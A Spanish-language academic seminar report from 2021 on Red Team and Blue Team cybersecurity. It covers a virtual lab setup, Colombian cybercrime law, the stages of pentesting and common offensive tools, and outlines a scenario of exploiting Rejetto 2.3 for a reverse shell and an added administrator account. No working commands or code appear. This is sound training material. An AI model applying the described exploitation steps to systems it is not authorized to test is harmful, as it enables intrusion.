CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JOHN SEBASTIAN SALCEDO HENAO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD – RED TEAM & BLUE TEAM
GRUPO 202337164_2
ABRIL DE 2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JOHN SEBASTIAN SALCEDO HENAO

TUTOR:
JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD – RED TEAM & BLUE TEAM
GRUPO 202337164_2
ABRIL DE 2021

RESUMEN

El documento a continuación presenta todos los aspectos relevantes sobre cada uno de los escenarios analizados del seminario de especialización en seguridad informática, los escenarios analizados fueron 5 que permitieron comprender como los equipos de Red Team y Blue Team trabajan, en el primer escenario analizado se realiza el montaje de un banco de trabajo (Windows 7 y Kali Linux) el cual servirá para desarrollar las actividades posteriores, en el segundo escenario se realizara el análisis de un contrato que es proporcionado por la empresa Whitehouse Security en busca de fragmentos ilegales, el tercer escenario de Analisis de Red Team tiene como objetivo analizar de qué manera está ocurriendo la fuga de información de uno de los equipos de una organización que tiene instalada una aplicación con nombre Rejetto, para el análisis de este escenario se implementa las etapas del pentesting las cuales permitirán obtener información inicial para tener un contexto claro de la situación, se analizaran las vulnerabilidades de las aplicaciones instaladas y se ejecutara el ataque que permitirá explotar la vulnerabilidad, en el escenario cuarto de Analisis de Blue Team se analizara el equipo de la organización que esta siendo atacado en tiempo real donde se plantearan cuáles podrían ser las formas de contener el ataque, que medidas de hardenización se podrían ejecutar para evitar que el ataque se repita, por último se definirá que es un CIS (Center for Intenet Security), SIEM y que herramientas se pueden utilizar, en el escenario 5 se recopila la información de los escenarios anteriores y se presenta un informe técnico con recomendaciones y conclusiones

TABLA DE CONTENIDO

GLOSARIO

Cyberseguridad: Es la practica por medio de la cual se pretender defender sistemas informáticos de posibles ataques.

Exploit: Es una aplicación que tiene como objetivo explotar una vulnerabilidad en un programa informático

Red Team y Blue Team: Equipos especializados en seguridad informática los cuales tiene como objetivo garantizar la Cyberseguridad en las organizaciones

Metasploit: Es un framework que contiene una gran cantidad de exploits los cuales se pueden utilizar para explotar las vulnerabilidades de los sistemas, con esta herramienta es posible seleccionar un objetivo de ataque y entonces empieza a buscar diversos exploits que se podrían utilizar contra el sistema, esta potente herramienta agiliza la labor de las personas que trabajan en el sector de seguridad informática ya que agiliza las repetitivas fases del pentesting como obtener información, búsqueda de una base técnica etc., al trabajar con Metasploit es posible integrarlo fácilmente con otras herramientas como Nmap, escáneres de vulnerabilidades etc.[1]

Metasploit es multiplataforma, tiene 2 versiones una gratuita y otra paga, algo que hace a esta herramienta muy poderosa es que es posible definir nuevos exploits y tiene una gran comunidad que la respalda y mantiene, finalmente lo podemos encontrar ya instalado en Kali Linux

Nmap: Esta herramienta tiene como objetivo escanear puertos en el objetivo, al identificar los puertos que se encuentran corriendo es posible conocer las aplicaciones que se tienen instalada, por ejemplo si la herramienta identifica el puerto 21 quiere decir que la víctima tiene instalado FTP, esta herramienta envía paquetes y analiza las respuestas para identificar las aplicaciones, sin embargo esta herramienta hace otras importantes actividades como identificar el tipo de sistema operativo que se encuentra corriendo, que servicios se están ejecutando, también tiene la capacidad de identificar cual es el Hardware de red entre otros

OpenVas: Es un escáner que permite analizar un equipo local o remoto en busca de vulnerabilidades, luego del análisis de vulnerabilidades la herramienta tiene la capacidad de generar un informe con las posibles soluciones que se podrían aplicar, es ampliamente utilizado en la industria, tiene en su base de datos más de 50.000 vulnerabilidades y test de todo tipo las cuales son actualizadas de manera diaria, cuenta con su propio lenguaje de programación el cual permite aplicar cualquier tipo

[1] (Senior Writer, 2019)g

de vulnerabilidad o test, tiene una versión community y otra enterprise según el uso que le quedamos dar a la herramienta.[2]

Exploit DB: Cuando se encuentran vulnerabilidades por medio de herramientas como OpenVas necesitamos de un mecanismo que nos permita explotarla, la busqueda de ese exploit en la red podría ser bastante demorado, es ExploitDB es una herramienta que centraliza todos los exploits que podemos utilizar para explotar una cierta vulnerabilidad, haciendo el trabajo un poco más fácil.

Entrando al sitio web de la herramienta https://www.exploit-db.com/ lo primero que veremos es el buscador de vulnerabilidades el cual permite colocar filtros como el tipo (local, remoto, webapps), plataforma (Android, ASP etc.), Autor, Puerto y tag (Console, Cross Site Scripting) al encontrar la vulnerabilidad podemos abrirla y descargar el exploit, inclusive indica si exploit-db ya verificó si el exploit funciona o no.[3]

También podemos clonar el repositorio a nuestra máquina local y podemos modificar el script de búsqueda para adaptarlo a nuestras necesidades, esto lógicamente seria para usuarios mucho más avanzados o quizás el buscador del cliente web no cumple con todas las características

CVE: Se encarga de recopilar las fallas de seguridad en los sistemas informáticos, permitiendo priorizarlos y solucionarlos lo más pronto posible, almacena y organiza las fallas de una manera estándar ayudando a profesionales y organizaciones encontrar la información más rápido, esta herramienta no aporta datos técnicos o como se debe solucionar falla de seguridad (impacto, solución etc.), para esto se deben utilizar otro tipo de herramientas, CVE asigna a cada falla un número de identificación, una característica es que cualquier usuario o empresa podría reportar un fallo de seguridad, CVE clasifica la vulnerabilidad en una escala de 0 a 10.

El número CVE asignado a las fallas de seguridad es de la siguiente manera CVE-YYYY-NNNNN[4][5]

Explotación: Es una de las fases del pentesting, en esta fase el atacante ya tiene todas las vulnerabilidades posibles de los sistemas de la empresa a atacar, ahora es momento de empezar a explotar las vulnerabilidades, en esta fase el atacante podría empezar a tener control sobre los sistemas de información atacados

---

[2] (OpenVAS, s.f.)
[3] (Database, s.f.)
[4] (RedHat, s.f.)
[5] (What is CVE? Common Vulnerabilities and Exposures Explained, 2020)

INTRODUCCION

El desarrollo del presente informe técnico del seminario de especialización en seguridad informática mostrara la importancia de los equipos de Red Team y Blue Team en una organización y como estos trabajan de manera conjunta para mejorar dia a dia la Cyberseguridad, el informe se desarrollada teniendo en cuenta 5 escenarios en los cuales se abordan temas desde el punto de vista de Red Team y Blue Team, el desarrollo de los escenarios mostrara por que las organizaciones deben en lo posible invertir en tener equipos especializados que protejan la información con la que trabajan y por ningún motivo permitir darse el lujo de tener esta área tan importante sin protección, los atacantes informáticos generalmente tienen todo el tiempo a su disposición en busca de lograr sus objetivos, debemos estar preparados de manera adecuada, con las estrategias correctas, los equipos especializados y las herramientas para hacer frente a estas posibles amenazas.
Diariamente se presentan robos de información sensible que inclusive podrían ser evitados con simples configuraciones, cerrando puertos entre otras medidas que no son tan avanzadas en el 2006 en Colombia según la unidad de delitos informáticos los usuarios perdieron cerca de 3.500 millones de pesos en el sistema financiero debido a los altos índices de phishing que se presentaron existen diversas modalidades de robo, en algunos casos el usuario recibe un email del banco, pero no lo es solicitando usuarios y contraseñas o al momento de acceder al banco el usuario es redireccionado a sitios web falso donde termina proporcionando toda la información de acceso

Los equipos especializados de Red Team y Blue Team tienen como objetivo no solo proteger de amenazas externas en el contexto informático si no que también hacerlo de manera interna ya que siempre hay la posibilidad de que tengamos alguien dentro de la organización que pueda estar ejecutando actividades ilegales y se encuentre filtrando información

OBJETIVO GENERAL

Desarrollo de un informe técnico con todos los aspectos relevantes desarrollados durante el seminario de especialización en seguridad informática equipos estratégicos de Cyberseguridad Red Team y Blue Team

OBJETIVOS ESPECIFICOS

- Desarrollo del informe técnico teniendo en cuenta los aspectos relevantes de los escenarios planteados
- Desarrollo de las recomendaciones correspondientes para mejorar la seguridad de las organizaciones
- Desarrollo de las conclusiones del informe técnico presentado

1. INFORME TECNICO

El informe técnico se desarrolla teniendo en cuenta los siguientes escenarios

1.1. Escenario 1: Situación problema: Montaje banco de trabajo

The Whitehouse Security requiere previamente una instalación de un banco de trabajo con el cual el personal postulado a hacer parte de la organización deberá utilizar en una serie de escenarios y problemas complejos al interior de The WhiteHouse Security. El banco de trabajo debe estar basado en herramientas software Opensource, la recursividad será vital en este proceso.

De manera simultánea The WhiteHouse Security requiere conocer por medio de una serie de preguntas orientadoras el estado inicial o base del conocimiento de los aspirantes en cuanto a temas de Ciberseguridad, al resolver estas preguntas la organización podrá tener una perspectiva global de sus futuros empleados.

1.2. Escenario 2: Situación problema: Análisis legal

La organización WhiteHouse Security es una organización con reconocimiento a nivel mundial por asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la organización más importante en el campo de la seguridad informática a nivel mundial, la organización ha decidido que es hora de conformar equipos de Red Team y Blue Team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta.

Para dar inicio, la organización WhiteHouse Security hace entrega de un contrato para el reclutamiento de sus equipos Red Team y Blue Team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión “característica” de estos equipos. También deberá proyectar la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.

1.3. Escenario 3: Situación problema: Análisis Red team

La primera misión del equipo Red team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia. La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación llamada rejetto v. 2.3 bajo un windows 7 con arquitectura X64; esta aplicación al parecer tiene asociado un exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter. Dentro de la investigación también se investiga un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

El equipo de forense genera una copia del servidor y esta es entregada a usted como experto, debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y primer apellido, el usuario debe ser administrador esto con el fin de demostrar una PoC ante los altos directivos.

1.4. Escenario 4: Situación problema: Análisis Blue team

WhiteHouse Security solicita a sus integrantes de Blueteam contener y sacar adelante un ataque informático el cual se está produciendo en tiempo real. La máquina que se debe analizar es la Windows 7 X64 analizada en la actividad anterior. La organización requiere un análisis exhaustivo de lo que está sucediendo a nivel técnico “sistema operativo, red”, con la información recolectada se espera que dentro de su grado de experticia usted como miembro de un equipo Blue team logre contener el ataque para evitar que se genere más daño a nivel interno de la organización. WhiteHose Security le informa que no existe presupuesto para hacer uso de herramientas de pago, por ende, el experto en Ciberseguridad deberá optar por una serie de herramientas mínimo con licencia GPL.


1.1. Anexo 1 – Escenario 1. Situación problema: Montaje del banco de trabajo

Para el desarrollo de este escenario se realiza el montaje de 2 máquinas con Windows 7 y 1 maquina con Kali Linux las cuales servirán para desarrollar todas las actividades posteriores, para que las actividades que se ejecutaran sobre las maquina funcionen se ejecutaran el comando ping para comprobar que las maquinas se encuentran sobre el mismo segmento de red y responden a la petición

1.1.1. Montaje de Windows 7 SE 2020

A continuación, se evidencia el montaje Windows 7 SE 2020 sobre WMWare


Ilustración 1: Montaje Windows 7 2020



Fuente: Propia

Características técnicas de Hardware


Ilustración 2: características Hardware Windows 7 2020



Fuente: propia

La máquina nos genera la siguiente IP lo cual será útil para la prueba de conexión con Kali Linux:

Ilustración 2: IP de la maquina Windows 7 SE 2020




Fuente: propia

IP: 192.168.1.9

1.1.2. Montaje de Windows 7 SE 2020 de 64 Bits

A continuación, se evidencia el montaje Windows 7 SE 2020 64 BITS sobre Virtual Box debido a que la imagen me genero problemas en WMWare


Ilustración 3: Montaje de Windows 7 SE 2020 64 BITS



Fuente: propia

Características técnicas de Hardware


Ilustración 4: Características Windows 7 64 BITS



Fuente: propia

La máquina nos genera la siguiente IP lo cual será útil para la prueba de conexión con Kali Linux

Ilustración 5: IP Equipo Windows 7 64 bits




Fuente: propia

IP: 192.168.1.11

1.1.3. Montaje de Kali Linux

A continuación, se evidencia el montaje de Kali Linux sobre WMWare

Ilustración 6: Montaje de kali linux en wmware



Fuente: propia

Características técnicas de Hardware

Para generar las características técnicas de hardware primero que todo abrimos una terminal en el SO y utilizamos el comando **lscpu** el cual nos genera la siguiente información Arquitectura, CPU, Sockets, las características de la maquina corresponden a la configuración por defecto de WMWare al montar la maquina


Ilustración 7: Características de la maquina con kali linux

Fuente: propia

1.1.4. Prueba de conexión con Windows 7 SE2020 64 Bits

Accedemos a la terminal y digitamos ping 192.168.1.11 para acceder ping a la máquina y obtenemos respuesta, por lo cual la conexión exitosa

Ilustración 8: Prueba de conexión con Windows 7 se 2020 64 bits



Fuente: propia

1.1.5. Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales redacte con sus propias palabras que legislación “leyes, decretos” existen actualmente y las características principales de cada ley

Ley 1273 Del 2009

Ley que tiene como objetivo la protección de la información de personas naturales y/o jurídicas y la no alteración de los sistemas informáticos, todo lo anterior debido a grandes pérdidas millonarias que sufrieron los usuarios debido a la alteración por ejemplo de cajeros automáticos, sistemas de transferencia al momento de recibir fondos, intersección de pasarelas de pago.[6]

Características principales

Esta ley hace especial énfasis en la protección de la información, integridad y disponibilidad de los datos y los sistemas informáticos que operan.

En el 2006 según la unidad de delitos informáticos los usuarios perdieron cerca de 3.500 millones de pesos en el sistema financiero debido a los altos índices de phishing que se presentaron existen diversas modalidades de robo, en algunos casos el usuario recibe un email del banco, pero no lo es solicitando usuarios y contraseñas o al momento de acceder al banco el usuario es redireccionado a sitios web falso donde termina proporcionando toda la información de acceso

Es importante que las empresas que almacenan información sensible de sus usuarios en los sistemas garanticen el resguardo de la misma de manera adecuada para evitar caer en sanciones penales ya que ahora se protege más a los usuarios

Las penas se vuelven más severas cuando el atacante comete el delito en sistemas informáticos del gobierno, sistemas financieros, extranjeros o lo hace con

[6] (T, 2021)

fines terroristas, el atacante a parte de la pena de cárcel tendrá una inhabilitación profesional de hasta 3 años para trabajar en el sector

1.1.6. Pruebas de penetración o pentesting; usted como futuro experto deberá redactar con sus palabras y definir cada una de las etapas del pentesting, dentro de la definición incorporará un ejemplo de una herramienta que se utilice para cada una de las etapas del pentesting.

Las siguientes son las etapas del pentesting[7]

Recopilación de información: Es la fase inicial del pentesting, donde al atacante tiene como objetivo encontrar la mayor cantidad de información de la empresa en cuestión, entre mayor cantidad de información mayor serán las probabilidades de encontrar vulnerabilidades debido a que conocerá más su objetivo, su principal característica en buscar información en fuentes públicas[8]

El atacante con el objetivo de obtener esta información buscara en redes sociales, foros, noticias, también utiliza diversas herramientas que rápidamente sirven para recolectar información

Herramienta: Para esta fase el atacante podría inclusive utilizar Google, lo que mucha gente no conoce es que Google permite agregar diversos parámetros a la búsqueda por ejemplo búsqueda de puertos entre otros,

Búsqueda de una base técnica: Esta fase tiene como objetivo identificar las herramientas de software utilizadas por la empresa con el propósito de explotar sus vulnerabilidades ya que en muchos casos las empresas no actualizan sus sistemas de información de manera constante, al encontrar una vulnerabilidad en alguno de los sistemas que utilizan el atacante podrá buscar exploits que permitan explotar esa vulnerabilidad y acceder al sistema

Herramienta: una herramienta útil es Nmap la cual permite enviar paquetes de información a una IP con el fin de averiguar puertos abiertos, cerrados, al conocer los puertos es posible determinar las aplicaciones que la empresa está utilizando

Análisis de vulnerabilidades y amenazas: Las fases anteriores proporcionaron al atacante información de los sistemas que actualmente utiliza la empresa, esta fase tiene como objetivo aplicar todas las técnicas, herramientas propias del pentester y otras herramientas con el fin de determinar todas las vulnerabilidades de los sistemas informáticos

[7] (Admin, 2020)
[8] (Ceupe, s.f.)

Herramienta: Nikto2 es una herramienta que permite al atacante identificar cuando hay sistemas que no se encuentran actualizados, también escanea si hay archivos de configuración por defecto lo cual puede ser bastante peligroso, por medio de los parámetros es posible especificar los puertos que queremos escanear

Explotación: En esta fase el atacante ya tiene todas las vulnerabilidades posibles de los sistemas de la empresa a atacar, ahora es momento de empezar a explotar las vulnerabilidades, en esta fase el atacante podría empezar a tener control sobre los sistemas de información atacados

Herramienta: Sqlmap es una herramienta que escanea y explota vulnerabilidades en bases de datos, su potente algoritmo revisa todas las posibles entradas de un sistema enviando diversos tipos de combinaciones de SQL hasta que logra obtener control de la base de datos o inyectar sqls que permitan por ejemplo cambiar las contraseñas de los usuarios del sistema, al hacer esto el atacante podría tener acceso al sistema

Generación de informes: En esta fase el atacante genera un documento con diversas capturas de pantalla que muestran todo el proceso de ataque al sistema de información, esta fase es muy importante ya que el atacante debe proporcionar las mejoras de seguridad que la empresa debe implementar con el fin de cerrar los huecos y prevenir futuros ataques.

Herramienta: Kali linux tiene diversas herramientas para esta fase tan importante, una de ellas es Magic Tree la cual permite consolidar toda la información del pentesting, una característica de esta herramienta es que consolida toda la información en forma de árbol

1.1.7. Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas

Metasploit: Es un framework que contiene una gran cantidad de exploits los cuales se pueden utilizar para explotar las vulnerabilidades de los sistemas, con esta herramienta es posible seleccionar un objetivo de ataque y entonces empieza a buscar diversos exploits que se podrían utilizar contra el sistema, esta potente herramienta agiliza la labor de las personas que trabajan en el sector de seguridad informática ya que agiliza las repetitivas fases del pentesting como obtener información, búsqueda de una base técnica etc., al trabajar con Metasploit es posible integrarlo fácilmente con otras herramientas como Nmap, escáneres de vulnerabilidades etc.

Metasploit es multiplataforma, tiene 2 versiones una gratuita y otra paga, algo que hace a esta herramienta muy poderosa es que es posible definir nuevos exploits y tiene una gran comunidad que la respalda y mantiene, finalmente lo podemos encontrar ya instalado en Kali Linux

Nmap: Esta herramienta tiene como objetivo escanear puertos en el objetivo, al identificar los puertos que se encuentran corriendo es posible conocer las aplicaciones que se tienen instalada, por ejemplo si la herramienta identifica el puerto 21 quiere decir que la víctima tiene instalado FTP, esta herramienta envía paquetes y analiza las respuestas para identificar las aplicaciones, sin embargo esta herramienta hace otras importantes actividades como identificar el tipo de sistema operativo que se encuentra corriendo, que servicios se están ejecutando, también tiene la capacidad de identificar cual es el Hardware de red entre otros

OpenVas: Es un escáner que permite analizar un equipo local o remoto en busca de vulnerabilidades, luego del análisis de vulnerabilidades la herramienta tiene la capacidad de generar un informe con las posibles soluciones que se podrían aplicar, es ampliamente utilizado en la industria, tiene en su base de datos más de 50.000 vulnerabilidades y test de todo tipo las cuales son actualizadas de manera diaria, cuenta con su propio lenguaje de programación el cual permite aplicar cualquier tipo de vulnerabilidad o test, tiene una versión community y otra enterprise según el uso que le quedamos dar a la herramienta.

Los 3 principales servicios de OpenVas con el escáner el cual analiza las vulnerabilidades, el cliente web el cual se utiliza para toda la configuración y el

manager que es la interfaz que permite interactuar con todos los módulos como el escáner.

Al iniciar la herramienta podemos agregar la IP o IPs que deseamos analizar y en un escaneo rápido puede generar un reporte con todos los riesgos y niveles de riesgos asociados a la máquina analizada, podemos abrir cada uno de esos riesgos y observar cual es el resultado, impacto y la posible solución.

Servicios en línea:

Exploit DB: Cuando se encuentran vulnerabilidades por medio de herramientas como OpenVas necesitamos de un mecanismo que nos permita explotarla, la busqueda de ese exploit en la red podría ser bastante demorado, es ExploitDB es una herramienta que centraliza todos los exploits que podemos utilizar para explotar una cierta vulnerabilidad, haciendo el trabajo un poco más fácil.

Entrando al sitio web de la herramienta https://www.exploit-db.com/ lo primero que veremos es el buscador de vulnerabilidades el cual permite colocar filtros como el tipo (local, remoto, webapps), plataforma (Android, ASP etc.), Autor, Puerto y tag (Console, Cross Site Scripting) al encontrar la vulnerabilidad podemos abrirla y descargar el exploit, inclusive indica si exploit-db ya verificó si el exploit funciona o no.

También podemos clonar el repositorio a nuestra máquina local y podemos modificar el script de búsqueda para adaptarlo a nuestras necesidades, esto lógicamente seria para usuarios mucho más avanzados o quizás el buscador del cliente web no cumple con todas las características[9]

CVE: Se encarga de recopilar las fallas de seguridad en los sistemas informáticos, permitiendo priorizarlos y solucionarlos lo más pronto posible, almacena y organiza las fallas de una manera estándar ayudando a profesionales y organizaciones encontrar la información mas rápido, esta herramienta no aporta datos técnicos o como se debe solucionar falla de seguridad (impacto, solución etc.), para esto se deben utilizar otro tipo de herramientas, CVE asigna a cada falla un número de identificación, una característica es que cualquier usuario o empresa podría reportar un fallo de seguridad, CVE clasifica la vulnerabilidad en una escala de 0 a 10.El número CVE asignado a las fallas de seguridad es de la siguiente manera CVE-YYYY-NNNNN[10][11]

[9] (Database, s.f.)
[10] (RedHat, s.f.)
[11] (What is CVE? Common Vulnerabilities and Exposures Explained, 2020)

1.2. Anexo 2 – Escenario 2. Situación problema: Análisis Legal

En el escenario era necesario analizar un contrato proporcionado por la empresa Whitehouse Security en busca de posibles fragmentos ilegales y no éticos

